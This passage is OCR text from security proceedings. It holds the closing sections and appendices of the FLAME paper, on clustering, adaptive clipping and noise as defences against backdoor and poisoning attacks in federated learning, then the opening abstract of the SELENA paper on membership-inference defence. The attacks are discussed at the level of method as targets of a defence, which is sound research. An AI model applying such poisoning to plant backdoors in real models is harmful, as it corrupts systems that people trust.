Figure 9a shows the evaluation results for the *constrain-and-scale* attacks. Although FLAME does not detect the poisoned models for very non-IID scenarios, it still mitigates the attack as the BA remains 0% for all values of Deg_{nIID}. For low Deg_{nIID}, FLAME effectively identifies the poisoned models ($TNR = 100\%$) and the MA remains on almost the same level as without defense. As shown in Fig. 9b, FLAME also mitigates the Edge-Case PGD attack effectively for all α values of the Dirichlet distribution and the MA also stays on the same level as without defense. However, since not all poisoned models are detected, a higher σ is determined dynamically to mitigate the *constrain-and-scale* backdoor, resulting in a slightly reduced MA for $\text{Deg}_{\text{nIID}} \geq 0.7$ (MA is 91.9% for $\text{Deg}_{\text{nIID}} = 0.6$, and is reduced to 91.0% for $\text{Deg}_{\text{nIID}} = 1.0$). Note that Fig. 9 shows the evaluation results in a training round t where the global model G_t is close to convergence [7], thus even though the TNR decreases with a large value of Deg_{nIID}, the drop of MA with FLAME is not substantial.

8 Privacy-preserving Federated Learning

A number of attacks on FL have been proposed that aim to infer from parameters of a model the presence of a specific training sample in the training dataset (*membership inference attacks*) [41, 46, 52], properties of training samples (*property inference attacks*) [23, 41], try to assess the proportion of samples of a specific class in the data (*distribution estimation attacks*) [58]. Inference attacks by the aggregator $\mathcal{A}^s$ are significantly stronger, as $\mathcal{A}^s$ has access to the local models [43] and can also link gained information to a specific user, while the global model anonymizes the individual contributions.




Figure 10: Overview of private FLAME in round t using Secure-Two-Party Computation (STPC).

Therefore, enhanced privacy protection for FL is needed that prohibits access to the local model updates.

Adversary Model (privacy). In this adversary type, $\mathcal{A}^s$ attempts to infer sensitive information about clients' data D_i from their model updates W_i [23, 41, 46, 52] by maximizing the information $\phi_i = \text{INFER}(W_i)$ that $\mathcal{A}^s$ gains about the data D_i of client i by inferring from its corresponding model W_i.

Deficiencies of existing defenses. Generally, there are two approaches to protect the privacy of clients' data: differential privacy (DP; [18]) and cryptographic techniques such as homomorphic encryption [24] or multi-party computation [14]. DP is a statistical approach that can be efficiently implemented, but it can only offer high privacy protection at the cost of a significant loss in accuracy due to the noise added to the models [6, 61]. In contrast, cryptographic techniques provide strong privacy guarantees as well as high accuracy at the cost of reduced efficiency.

Private FLAME. To securely implement FLAME using STPC, we use an optimized combination of three prominent STPC techniques as implemented with state-of-the-art optimizations in the ABY framework [14]. Fig. 10 shows an overview of private FLAME. It involves n clients and two non-colluding servers, called aggregator A and external server B. Each client $i \in \{1, ..., n\}$ splits the parameters of its local update W_i into two Arithmetic shares $\langle X\rangle_i^A$ and $\langle X\rangle_i^B$, such that $W_i = \langle X\rangle_i^A + \langle X\rangle_i^B$, and sends $\langle X\rangle_i^A$ to A and $\langle X\rangle_i^B$ to B. A and B then privately compute the new global model via STPC. We co-design the distance calculation, clustering, adaptive clipping, and aggregation of FLAME (cf. Alg. 1) of FLAME as efficient STPC protocols.To further improve performance, we approximate HDBSCAN with the simpler DBSCAN [10] to avoid the construction of the minimal spanning tree in HDBSCAN as it is very expensive to realize with STPC. See §G for more details on private FLAME evaluation of its accuracy and performance.

9 Related Work

In general, existing backdoor defenses can roughly be divided into two main categories. The first one aims to distinguish malicious updates and benign updates by 1) clustering model updates [9, 15, 22, 29, 33, 34, 51], 2) changing aggregation rules [25, 60], and 3) using root dataset [4]. The second category is based on differential privacy techniques [7, 56]. Next, we will discuss these points in detail.

Clustering model updates. Several backdoor defenses, such as Krum [9], AFA [42], and Auror [51], aim at separat-

ing benign and malicious model updates. However, they only work under specific assumptions about the underlying data distributions, e.g., Auror and Krum assume that data of benign clients are iid. In contrast, FoolsGold and AFA [42] assume that benign data are non-iid. In addition, FoolsGold assumes that manipulated data are iid. As a result, these defenses are only effective under specific circumstances (cf. §7.1) and cannot handle the simultaneous injection of multiple backdoors (cf. §4.3.1). Moreover, such defenses cannot detect stealthy attacks, e.g., where the adversary constrains their poisoned updates within benign update distribution such as *Constrain-and-scale* attacks [7]. In contrast, FLAME does not make any assumption about the data distribution, clipping, and noising components can also mitigate stealthy attacks, and FLAME can defend against injection of multiple backdoors (cf. §4.3.1).

Changing aggregation rules. Instead of using FedAvg [38], Yin *et al.* [60] and Guerraoui *et al.* [25] propose using the median parameters from all local models as the global model parameters, i.e., $G_t = \text{MEDIAN}(W_1^t, \ldots, W_n^t)$. However, the adversary can bypass it by injecting stealthy models like W_3' (cf. Fig. 2), in which the parameters of poisoned model will be selected to be incorporated into the global model. Further, our evaluation in §7.1 shows that Median also reduces the performance of the model significantly.

Using root data. Although FLTrust [12] can defend against byzantine clients (with arbitrary behavior) and detect poisoning attacks including backdoors, it requires the aggregator to have access to a benign root dataset. Baffle [4] utilizes clients using their own data to evaluate the performance of the aggregated model to detect backdoors. However, this approach has two limitations, e.g., (i) the backdoor triggers are only known to the attacker, i.e., one cannot ensure that the benign clients would have such trigger data to activate the backdoor, and (ii) Baffle does not work in a non-IID data scenario with a small number of clients as clients cannot distinguish deficits in model performance due to the backdoor from lack of data.

Differential Privacy-based approaches. Clipping and noising are known techniques to achieve differential privacy (DP) [18]. However, directly applying these techniques to defend against backdoor attacks is not effective because they significantly decrease the Main Task Accuracy (§7.1) [7]. FLAME tackles this by i) identifying and filtering out potential poisoned models that have a high attack impact (cf. §4.3.1), and ii) eliminating the residual poison with an appropriate adaptive clipping bound and noise level, such that the Main Task Accuracy is retained (cf. §4.3.2).

10 Conclusion

In this paper, we introduce FLAME, a resilient aggregation framework for FL that eliminates the impact of backdoor attacks while maintaining the performance of the aggregated model on the main task. We propose a method to approximate the amount of noise that needs to be injected into the global model to neutralize backdoors. Furthermore, in combination with our dynamic clustering and adaptive clipping, FLAME can significantly reduce the noise scale for backdoor removal and thus preserve the benign performance of the global model. In addition, we design, implement, and benchmark efficient secure two-party computation protocols for FLAME to ensure the privacy of clients' training data and to impede inference attacks on client updates.

Acknowledgments

This research was funded by the Deutsche Forschungsgemeinschaft (DFG) SFB-1119 CROSSING/236615297, the European Research Council (ERC, grant No. 850990 PSOTI), the EU H2020 project SPATIAL (grant No. 101021808), GRK 2050 Privacy & Trust/251805230, HMWK within ATHENE project, NSF-TrustHub (grant No. 1649423), SRC-Auto (2019-AU-2899), Huawei OpenS3 Lab, and Intel Private AI Collaborative Research Center. We thank the anonymous reviewers and the shepherd, Neil Gong, for constructive reviews and comments.

References

[1] Reddit dataset, 2017. https://bigquery.cloud.google.com/dataset/fh-bigquery:reddit_comments.

[2] Pytorch, 2019. https://pytorch.org.

[3] Martin Abadi, Andy Chu, Ian Goodfellow, H. Brendan McMahan, Ilya Mironov, Kunal Talwar, and Li Zhang. Deep learning with differential privacy. In *CCS*. ACM, 2016.

[4] Sebastien Andreina, Giorgia Azzurra Marson, Helen Möllering, and Ghassan Karame. BaFFLe: Backdoor Detection via Feedback-based Federated Learning. In *ICDCS*, 2021.

[5] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J. Alex Halderman, Luca Invernizzi, Michalis Kallitsis, Deepak Kumar, Chaz Lever, Zane Ma, Joshua Mason, Damian Menscher, Chad Seaman, Nick Sullivan, Kurt Thomas, and Yi Zhou. Understanding the Mirai Botnet. In *USENIX Security*, 2017.

[6] Yoshinori Aono, Takuya Hayashi, Lihua Wang, and Shiho Moriai. Privacy-preserving Deep Learning via Additively Homomorphic Encryption. In *TIFS*, 2017.

[7] Eugene Bagdasaryan, Andreas Veit, Yiqing Hua, Deborah Estrin, and Vitaly Shmatikov. How To Backdoor Federated Learning. In *AISTATS*, 2020.

[8] Moran Baruch, Gilad Baruch, and Yoav Goldberg. A Little Is Enough: Circumventing Defenses For Distributed Learning. In *NIPS*, 2019.

[9] Peva Blanchard, El Mahdi El Mhamdi, Rachid Guerraoui, and Julien Stainer. Machine Learning with Adversaries: Byzantine Tolerant Gradient Descent. In *NIPS*, 2017.

[10] Beyza Bozdemir, Sébastien Canard, Orhan Ermis, Helen Möllering, Melek Önen, and Thomas Schneider. Privacy-preserving density-based clustering. In *ASIACCS*, 2021.

[11] Ricardo J. G. B. Campello, Davoud Moulavi, and Joerg Sander. Density-Based Clustering Based on Hierarchical Density Estimates. In *Pacific-Asia Conference on Knowledge Discovery and Data Mining*, 2013.

[12] Xiaoyu Cao, Minghong Fang, Jia Liu, and Neil Zhenqiang Gong. Fltrust: Byzantine-robust federated learning via trust bootstrapping. In *NDSS*, 2021.

[13] Trishul Chilimbi, Yutaka Suzue, Johnson Apacible, and Karthik Kalyanaraman. Project Adam: Building an Efficient and Scalable Deep Learning Training System. In *USENIX Operating Systems Design and Implementation*, 2014.

[14] Daniel Demmler, Thomas Schneider, and Michael Zohner. ABY - A Framework for Efficient Mixed-Protocol Secure Two-Party Computation. In *NDSS*, 2015.

[15] Ilias Diakonikolas, Gautam Kamath, Daniel Kane, Jerry Li, Jacob Steinhardt, and Alistair Stewart. Sever: A robust meta-algorithm for stochastic optimization. In *ICML*, 2019.

[16] Rohan Doshi, Noah Apthorpe, and Nick Feamster. Machine Learning DDoS Detection for Consumer Internet of Things Devices. In *arXiv preprint:1804.04159*, 2018.

[17] Min Du, Ruoxi Jia, and Dawn Song. Robust anomaly detection and backdoor attack detection via differential privacy. In *ICLR*, 2020.

[18] Cynthia Dwork and Aaron Roth. The Algorithmic Foundations of Differential Privacy. In *Foundations and Trends in Theoretical Computer Science*, 2014.

[19] Martin Ester, Hans-Peter Kriegel, Jörg Sander, Xiaowei Xu, et al. A Density-Based Algorithm for Discovering Clusters in Large Spatial Databases with Noise. In *KDD*, 1996.

[20] Minghong Fang, Xiaoyu Cao, Jinyuan Jia, and Neil Zhenqiang Gong. Local Model Poisoning Attacks to Byzantine-Robust Federated Learning. In *USENIX Security*, 2020.

[21] Hossein Fereidooni, Samuel Marchal, Markus Miettinen, Azalia Mirhoseini, Helen Möllering, Thien Duc Nguyen, Phillip Rieger, Ahmad-Reza Sadeghi, Thomas Schneider, Hossein Yalame, et al. Safelearn: secure aggregation for private federated learning. In *2021 IEEE Security and Privacy Workshops (SPW)*, pages 56–62. IEEE, 2021.

[22] Clement Fung, Chris JM Yoon, and Ivan Beschastnikh. The limitations of federated learning in sybil settings. In *RAID*, 2020. originally published as arxiv:1808.04866.

[23] Karan Ganju, Qi Wang, Wei Yang, Carl A Gunter, and Nikita Borisov. Property Inference Attacks on Fully Connected Neural Networks Using Permutation Invariant Representations. In *CCS*, 2018.

[24] Craig Gentry. *A Fully Homomorphic Encryption Scheme*. PhD thesis, Stanford University, Stanford, CA, USA, 2009.

[25] Rachid Guerraoui, Sébastien Rouault, et al. The hidden vulnerability of distributed learning in byzantium. In *ICML*. PMLR, 2018.

[26] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep Residual Learning for Image Recognition. In *CVPR*, 2016.

[27] Stephen Herwig, Katura Harvey, George Hughey, Richard Roberts, and Dave Levin. Measurement and Analysis of Hajime, a Peer-to-Peer IoT Botnet. In *NDSS*, 2019.

[28] Li Huang, Yifeng Yin, Zeng Fu, Shifa Zhang, Hao Deng, and Dianbo Liu. LoAdaBoost: Loss-Based AdaBoost Federated Machine Learning on medical Data. In *arXiv preprint:1811.12629*, 2018.

[29] Youssef Khazbak, Tianxiang Tan, and Guohong Cao. Mlguard: Mitigating poisoning attacks in privacy preserving distributed collaborative learning. In *International Conference on Computer Communications and Networks (ICCCN)*. IEEE, 2020.

[30] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. DDoS in the IoT: Mirai and Other Botnets. In *IEEE Computer*, 2017.

[31] Alex Krizhevsky and Geoffrey Hinton. Learning Multiple Layers of Features from Tiny Images. Technical report, 2009.

[32] Y. Lecun, L. Bottou, Y. Bengio, and P. Haffner. Gradient-based learning applied to document recognition. *Proceedings of the IEEE*, 86(11), 1998.

[33] Suyi Li, Yong Cheng, Yang Liu, Wei Wang, and Tianjian Chen. Abnormal client behavior detection in federated learning. *arXiv preprint arXiv:1910.09933*, 2019.

[34] Suyi Li, Yong Cheng, Wei Wang, Yang Liu, and Tianjian Chen. Learning to detect malicious clients for robust federated learning. *arXiv preprint arXiv:2002.00211*, 2020.

[35] Yujun Lin, Song Han, Huizi Mao, Yu Wang, and William J. Dally. Deep Gradient Compression: Reducing the Communication Bandwidth for Distributed Training. In *ICLR*, 2018.

[36] Leland McInnes and John Healy. Accelerated hierarchical density based clustering. In *Data Mining Workshops (ICDMW), 2017 IEEE International Conference on*. IEEE, 2017.

[37] Leland McInnes, John Healy, and Steve Astels. hdbscan: Hierarchical density based clustering. *The Journal of Open Source Software*, 2(11):205, 2017.

[38] Brendan McMahan, Eider Moore, Daniel Ramage, Seth Hampson, and Blaise Agüera y Arcas. Communication-Efficient Learning of Deep Networks from Decentralized Data. In *AISTATS*, 2017.

[39] Brendan McMahan and Daniel Ramage. Federated learning: Collaborative Machine Learning without Centralized Training Data. Google AI, 2017.

[40] H. Brendan McMahan, Daniel Ramage, Kunal Talwar, and Li Zhang. Learning Differentially Private Language Models Without Losing Accuracy. In *ICLR*, 2018.

[41] Luca Melis, Congzheng Song, Emiliano De Cristofaro, and Vitaly Shmatikov. Exploiting Unintended Feature Leakage in Collaborative Learning. In *IEEE S&P*, 2019.

[42] Luis Muñoz-González, Kenneth T. Co, and Emil C. Lupu. Byzantine-Robust Federated Machine Learning through Adaptive Model Averaging. In *arXiv preprint:1909.05125*, 2019.

[43] M. Nasr, R. Shokri, and A. Houmansadr. Comprehensive privacy analysis of deep learning: Passive and active white-box inference attacks against centralized and federated learning. In *IEEE S&P*, 2019.

[44] Thien Duc Nguyen, Samuel Marchal, Markus Miettinen, Hossein Fereidooni, N. Asokan, and Ahmad-Reza Sadeghi. DÏoT: A Federated Self-learning Anomaly Detection System for IoT. In *ICDCS*, 2019.

[45] Thien Duc Nguyen, Phillip Rieger, Markus Miettinen, and Ahmad-Reza Sadeghi. Poisoning Attacks on Federated Learning-Based IoT Intrusion Detection System. In *Workshop on Decentralized IoT Systems and Security*, 2020.

[46] Apostolos Pyrgelis, Carmela Troncoso, and Emiliano De Cristofaro. Knock Knock, Who's There? Membership Inference on Aggregate Location Data. In *NDSS*, 2018.

[47] Jianji Ren, Haichao Wang, Tingting Hou, Shuai Zheng, and Chaosheng Tang. Federated Learning-Based Computation Offloading Optimization in Edge Computing-Supported Internet of Things. In *IEEE Access*, 2019.

[48] Sumudu Samarakoon, Mehdi Bennis, Walid Saad, and Merouane Debbah. Federated Learning for Ultra-Reliable Low-Latency V2V Communications. In *GLOBCOM*, 2018.

[49] Micah Sheller, Anthony Reina, Brandon Edwards, Jason Martin, and Spyridon Bakas. Federated Learning for Medical Imaging. In *Intel AI*, 2018.

[50] Micah Sheller, Anthony Reina, Brandon Edwards, Jason Martin, and Spyridon Bakas. Multi-Institutional Deep Learning Modeling Without Sharing Patient Data: A Feasibility Study on Brain Tumor Segmentation. In *Brain Lesion Workshop*, 2018.

[51] Shiqi Shen, Shruti Tople, and Prateek Saxena. Auror: Defending Against Poisoning Attacks in Collaborative Deep Learning Systems. In *ACSAC*, 2016.

[52] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership Inference Attacks Against Machine Learning Models. In *IEEE S&P*, 2017.

[53] Arunan Sivanathan, Hassan Habibi Gharakheili, Franco Loi, Adam Radford, Chamith Wijenayake, Arun Vishwanath, and Vijay Sivaraman. Classifying IoT Devices in Smart Environments Using Network Traffic Characteristics. In *TMC*, 2018.

[54] Virginia Smith, Chao-Kai Chiang, Maziar Sanjabi, and Ameet S Talwalkar. Federated Multi-Task Learning. In *NIPS*, 2017.

[55] Saleh Soltan, Prateek Mittal, and Vincent Poor. BlackIoT: IoT Botnet of High Wattage Devices Can Disrupt the Power Grid. In *USENIX Security*, 2018.

[56] Ziteng Sun, Peter Kairouz, Ananda Theertha Suresh, and H Brendan McMahan. Can you really backdoor federated learning? *arXiv preprint arXiv:1911.07963*, 2019.

[57] Hongyi Wang, Kartik Sreenivasan, Shashank Rajput, Harit Vishwakarma, Saurabh Agarwal, Jy-yong Sohn, Kangwook Lee, and Dimitris Papailiopoulos. Attack of the tails: Yes, you really can backdoor federated learning. In *NeurIPS*, 2020.

[58] Lixu Wang, Shichao Xu, Xiao Wang, and Qi Zhu. Eavesdrop the Composition Proportion of Training Labels in Federated Learning. In *arXiv preprint:1910.06044*, 2019.

[59] Chulin Xie, Keli Huang, Pin-Yu Chen, and Bo Li. DBA: Distributed Backdoor Attacks against Federated Learning. In *ICLR*, 2020.

[60] Dong Yin, Yudong Chen, Ramchandran Kannan, and Peter Bartlett. Byzantine-robust distributed learning: Towards optimal statistical rates. In *ICML*. PMLR, 2018.

[61] Chengliang Zhang, Suyi Li, Junzhe Xia, Wei Wang, Feng Yan, and Yang Liu. BatchCrypt: Efficient Homomorphic Encryption for Cross-Silo Federated Learning. In *USENIX ATC*, 2020.

A Datasets and Learning Configurations

Word Prediction (WP). We use the Reddit dataset of November 2017 [1] with the same settings as state-of-the-art works [7, 38, 40] for comparability. In particular, each user in the dataset with at least 150 posts and not more than 500 posts is considered as a client. This results in 80 000 clients' datasets with sizes between 298 and 32 660 words.

The model consists of two LSTM layers and a linear output layer [7, 38]. To be comparable to the attack setting in [7], we evaluate FLAME on five different backdoors, each with a different trigger sentence corresponding to a chosen output.


Image Classification (IC). For image classification, we use mainly the CIFAR-10 dataset [31], a standard benchmark dataset for image classification, in particular for FL [38] and backdoor attacks [7, 8, 42]. It consists of 60 000 images of 10 different classes. The adversary aims at changing the predicted label of one class of images to another class of images. We use a lightweight version of the ResNet18 model [26] with 4 convolutional layers with max-pooling and batch normalization [7]. The experimental setup consists of 100 clients and uses a PMR of 20%. In addition to the CIFAR-10 dataset, we also evaluate FLAME's effectiveness on two further datasets for image classification. The *MNIST* dataset consists of 70 000 handwritten digits [32]. The learning task is to classify images to identify digits. The adversary poisons the model by mislabeling labels of digit images before using it for training [51]. We use a convolutional neural network (CNN) with 431000 parameters. The *Tiny-ImageNet* [3] consists of 200 classes and each class has 500 training images, 50 validation images, and 50 test images. We used ResNet18 [26] model.

Network Intrusion Detection System (NIDS). We test backdoor attacks on IoT anomaly-based intrusion detection systems that often represent critical security applications [5, 16, 27, 30, 44, 45, 55]. Here, the adversary aims at causing incorrect classification of anomalous traffic patterns, e.g., generated by IoT malware, as benign patterns. Based on the FL anomaly detection system DÏoT [44], we use three datasets called DIoT-Benign, DIoT-Attack, and UNSW-Benign [44, 53] from real-world home and office deployments (four homes and two offices located in Germany and Australia). DIoT-Attack contains the traffic of 5 anomalously behaving IoT devices, infected by the Mirai malware [44]. Moreover, we collected a fourth IoT dataset containing communication data from 24 typical IoT devices (including IP cameras and power plugs) in three different smart home settings and an office setting. Following [44], we extracted


[3] https://tiny-imagenet.herokuapp.com

Table 6: Effectiveness of the clustering component, in terms of True Positive Rate (*TPR*) and True Negative Rate (*TNR*), of FLAME in comparison to existing defenses for the *constrain-and-scale* attack on three datasets. All values are in percentage and the best results of the defenses are marked in bold.

Defenses	Reddit		CIFAR-10		IoT-Traffic	
	TPR	TNR	TPR	TNR	TPR	TNR
Krum	9.1	0.0	8.2	0.0	24.2	0.0
FoolsGold	**100.0**	**100.0**	0.0	90.0	32.7	84.4
Auror	0.0	90.0	0.0	90.0	0.0	70.2
AFA	0.0	88.9	**100.0**	**100.0**	4.5	69.2
FLAME	22.2	**100.0**	23.8	86.2	**59.5**	**100.0**



(a) BA for static bound (b) MA for static bound



(c) BA for dynamic bound (d) MA for dynamic bound

Figure 11: Effectiveness of FLAME's clipping bound in terms of Backdoor Accuracy (*BA*) and Main Task Accuracy (*MA*). *S* is the clipping bound and *med* the L_2-norm median.


device-type-specific datasets capturing the devices' communication behavior. We simulate the FL setup by splitting each device type's dataset among several clients (from 20 to 200). Each client has a training dataset corresponding to three hours of traffic measurements containing samples of roughly 2 000-3 000 communication packets. The learning model consists of 2 GRU layers and a fully connected layer.

B Effectiveness of FLAME's Components

B.1 Effectiveness of the Clustering Component

We show the results for the clustering component in Tab. 6. As shown there, our filtering achieves $TNR = 100\%$ for the Reddit and IoT-Traffic datasets, i.e., FLAME only selects benign models in this attack setting. Recall that the goal of clustering is to filter out the poisoned models with high attack impact, i.e., not necessarily all poisoned models (cf. §4.1). This allows FLAME to defend backdoor attacks effectively, even if not all poisoned models are filtered. For example, although for the CIFAR-10 dataset in Tab. 6 the TNR is not 100 % (86.2%), the attack is still mitigated by the noising component, such that the BA is 0 % (cf. Tab. 4).

B.2 Effectiveness of Clipping



(a) Image Classification (b) Network Intrusion Detection

Figure 12: Impact of different noise level factors on the Backdoor Accuracy (*BA*) and Main Task Accuracy (*MA*).

Fig. 11 demonstrates the effectiveness of FLAME's dynamic clipping where S is the median of L_2-norms compared to a static clipping bound [7] and different choices for a dynamic clipping boundary (i.e., median, half of median, median multiplied by 1.5). The experiments are conducted for the IoT-Traffic dataset, which is non-iid. Fig. 11a and Fig. 11b show that a small static bound $S = 0.5$ is effective to mitigate the attack ($BA = 0\%$), but *MA* drops to 0% rendering the model useless. Moreover, a higher static bound like $S = 10$ is ineffective as $BA = 100\%$ if the Poisoned Data Rate (PDR) $\geq 35\%$. In contrast, FLAME's dynamic clipping threshold performs significantly better as *BA* consistently remains at 0% while *MA* remains high (cf. Fig. 11c and Fig. 11d).

B.3 Effectiveness of Adding Noise

Fig. 12 shows the impact of adding noise to the intermediate global models with respect to different noise level factors λ to determine the standard deviation of the noise σ dynamically based on the median L_2-norm of the updates S_t as $\sigma = \lambda S_t$. As it can be seen, increasing λ reduces the *BA*, but it also negatively impacts the performance of the model in the main task (*MA*). Therefore, the noise level must be dynamically tuned and combined with the other defense components to optimize the overall success of the defense. The noise level factor is determined by $\lambda = \frac{1}{\varepsilon}\sqrt{2ln\frac{1.25}{\delta}}$ for (ε, δ)-DP. We use standard DP parameters and set $\varepsilon = 3705$ for IC, $\varepsilon = 395$ for the NIDS and $\varepsilon = 4191$ for the NLP scenario. Accordingly, $\lambda = 0.001$ for IC and NLP, and $\lambda = 0.01$ for the NIDS scenario. The DP budget is dependent on the considered dataset scenario. It is determined based on the median of the dataset sizes of the clients and the size of the model used. It can thus be empirically determined by the aggregator. Analogous to determining the clipping boundary S (cf. 4.3.2), using the median ensures that the used dataset size is within the range of benign values.

C Naïve Combination

Furthermore, we test a naïve combination of the defense components by stacking clipping and adding noise (using a fixed clipping bound of 1.0 and a standard deviation of 0.01 as in [7]) on top of a clustering component using K-means. However, this naïve approach still allows a *BA* of 51.9% and a *MA* of 60.24%, compared to a *BA* of 0.0% and a *MA* of 89.87% of FLAME in the same scenario for the CIFAR-10 dataset. Based on our evaluations in §7.1, it becomes apparent that

FLAME's dynamic nature goes beyond previously proposed defenses that consist of static baseline ideas, which FLAME significantly optimizes, extends, and automates to offer a comprehensive dynamic and private defense against sophisticated backdoor attacks.

D Overhead of FLAME

We evaluated FLAME for 6 different device types from the IoT dataset. In this experiment, only benign clients participated and the model was randomly initialized. The highest observed overhead was 4 additional rounds. In average, 1.67 additional training rounds were needed to achieve at least 99% of the *MA* that was achieved without applying the defense, i.e., FLAME does not prevent the model from converging.

E HDBSCAN

HDBSCAN [11] is a density-based clustering technique that classifies data samples in different clusters without predefined the maximum distance and the number of clusters. In the following, we describe HDBSCAN in detail, following the implementation of McInnes *et al.* [36, 37]. However, we focus on the behavior of HDBSCAN for the parameters that FLAME uses, i.e., when `min_cluster_size=`$N/2+1$ and `min_samples=1`, e.g., because of the choice for `min_cluster_size` we skip parts that deal with multiple clusters. HDBSCAN first uses the given distances to build a minimal spanning tree (MST), where the vertices represent the individual data points and the edges are weighted by the distances between the respective points. Then it uses the MST to build a binary tree where the leaf nodes represent the vertices of the MST and the non-leaf nodes represent the edges of the MST. For this, first, all vertices are considered as separate trees (of size 1). For this, first, all vertices are considered as separate trees (of size 1) and then, starting from the edge with the lowest weight, iteratively the trees are merged by creating a non-leaf-node for each edge of the MST and set the (previously not connected) subtrees containing the endpoints of the edge as children for the new node (represented by calling the function `make_binary_tree`. In the next step, HDBSCAN collects all nodes of the binary tree as candidates, that cover at least $N/2+1$ data points. Since only non-leaf nodes fulfill the requirement of covering at least $N/2+1$ data points, each cluster candidate is based on a node, representing an edge in the MST. It uses the weight of the edge and the number of covered points to calculate a so-called stability value. Then HDBSCAN uses the stability value to determine the cluster candidate with the most homogeneous density and returns this candidate as majority cluster. Finally, it assigns the cluster label to all data points inside this cluster and labels all points outside of this cluster as noise.

F Effectiveness of FLAME against untargeted poisoning attacks

Another attack type related to backdooring is *untargeted poisoning* [8, 9, 20]. Unlike backdoor attacks that aim to incorporate specific backdoor functionalities, untargeted poisoning aims at rendering the model unusable. The adversary uses crafted local models with low Main Task Accuracy to damage the global model G. Fang at el. [20] propose such an attack bypassing state-of-the-art defenses. Although we do not focus on untargeted poisoning, our approach intuitively defends it since, in principle, this attack also trade-offs attack impact against stealthiness. To evaluate the effectiveness of FLAME against this attack, we test the Krum-based attack proposed by [20] on FLAME. Since [20]'s evaluation uses image datasets, we evaluate FLAME's resilience against it with CIFAR-10. The evaluation results show that although the attack significantly damages the model by reducing *MA* from 92.16% to 46.72%, FLAME can successfully defend against it and *MA* remains at 91.31%.

G Performance of Private FLAME

For our implementation, we use the STPC framework ABY [14] which implements the three sharing types, including state-of-the-art optimizations and flexible conversions and the open-source privacy-preserving DBSCAN by Bozdemir et al. [10]. All STPC results are averaged over 10 experiments and run on two separate servers with Intel Core i9-7960X CPUs with 2.8 GHz and 128 GB RAM connected over a 10 Gbit/s LAN with 0.2 ms RTT.

Approximating HDBSCAN by DBSCAN. We measure the effect of approximating HDBSCAN by DBSCAN including the binary search for the neighborhood parameter ε. The results show that our approximation has a negligible loss of accuracy. For some applications, the approximation even performs slightly better than the standard FLAME, e.g., for CIFAR-10, private FLAME correctly filters all poisoned models, while standard FLAME accepts a small number ($TNR = 86.2\%$), which is still sufficient to achieve $BA = 0.0\%$.

Runtime of Private FLAME. We evaluate the runtime in seconds per training iteration of the cosine distance, Euclidean distance + clipping + model aggregation, and clustering steps of Alg. 1 in standard (without STPC) and in private FLAME (with STPC). The results show that private FLAME causes a significant overhead on the runtime by a factor of up to three orders of magnitude compared to the standard (non-private) FLAME. However, even if we consider the largest model (Reddit) with $K = 100$ clients, we have a total server-side runtime of 22 081.65 seconds ($\approx$ 6 hours) for a training iteration with STPC. Such runtime overhead would be acceptable to maintain privacy, especially since mobile phones, which would be a typical type of clients in FL [38], are not always available and connected so that there will be delays in synchronizing clients' model updates in FL. These delays can then also be used to run STPC. Furthermore, achieving provable privacy by using STPC may even motivate more clients to contribute to FL in the first place and provide more data.

Mitigating Membership Inference Attacks by Self-Distillation Through a Novel Ensemble Architecture

Xinyu Tang[1] Saeed Mahloujifar[1] Liwei Song[1] Virat Shejwalkar[2] Milad Nasr[2]
Amir Houmansadr[2] Prateek Mittal[1]
[1]*Princeton University* [2]*University of Massachusetts Amherst*
{xinyut, sfar, liweis, pmittal}@princeton.edu, {vshejwalkar, milad, amir}@cs.umass.edu

Abstract

Membership inference attacks are a key measure to evaluate privacy leakage in machine learning (ML) models. It is important to train ML models that have high membership privacy while largely preserving their utility. In this work, we propose a new framework to train privacy-preserving models that induce similar behavior on member and non-member inputs to mitigate membership inference attacks. Our framework, called SELENA, has two major components. The first component and the core of our defense is a novel ensemble architecture for training. This architecture, which we call Split-AI, splits the training data into random subsets, and trains a model on each subset of the data. We use an adaptive inference strategy at test time: our ensemble architecture aggregates the outputs of only those models that did not contain the input sample in their training data. Our second component, Self-Distillation, (self-)distills the training dataset through our Split-AI ensemble, without using any external public datasets. We prove that our Split-AI architecture defends against a family of membership inference attacks, however, our defense does not provide provable guarantees against all possible attackers as opposed to differential privacy. This enables us to improve the utility of models compared to DP. Through extensive experiments on major benchmark datasets we show that SELENA presents a superior trade-off between (empirical) membership privacy and utility compared to the state of the art empirical privacy defenses. In particular, SELENA incurs no more than 3.9% drop in classification accuracy compared to the undefended model while reducing the membership inference attack advantage by a factor of up to 3.7 compared to MemGuard and a factor of up to 2.1 compared to adversarial regularization.

1 Introduction

